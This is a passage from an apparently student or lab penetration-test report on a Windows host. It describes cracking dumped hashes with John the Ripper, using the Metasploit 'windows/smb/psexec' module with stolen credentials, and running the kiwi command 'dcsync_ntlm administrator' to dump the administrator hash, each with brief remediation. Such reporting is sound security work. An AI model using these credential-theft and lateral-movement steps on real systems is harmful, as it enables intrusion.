


Fig.75 – Echoed the dump to hashes3.txt then had it cracked by John the Ripper.




Fig.76 – Using the exfiltrated credentials and the following exploit “windows/smb/psexec”. The options were set providing access to all user accounts.

Vulnerability 9	Findings
Title	Navigating to the exploited C:\ directory
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	Critical
Description	Exploiting the previous shell, the system was compromised further.
Images	Fig.77
Affected Hosts	172.22.117.20
Remediation	Behavioral IDS to detect and notify the security team about suspicious activities.

Fig.77 – Exploiting the C: directory

Vulnerability 10	Findings
Title	Accessing the default administrator credentials
Type (Web app / Linux OS / WIndows OS)	Windows OS
Risk Rating	High

Description	Using kiwi and the following command “dcsync_ntlm administrator” dumped the default administrator hash.
Images	Fig.78
Affected Hosts	172.22.117.20
Remediation	The Local Security Authority Subsystem Service (lsass.exe) is a service used to validate local and remote sign-ins, forcing local security policies. However, it can be bypassed but not without creating noise. Which can alert the security team of a potential breach.

Fig.78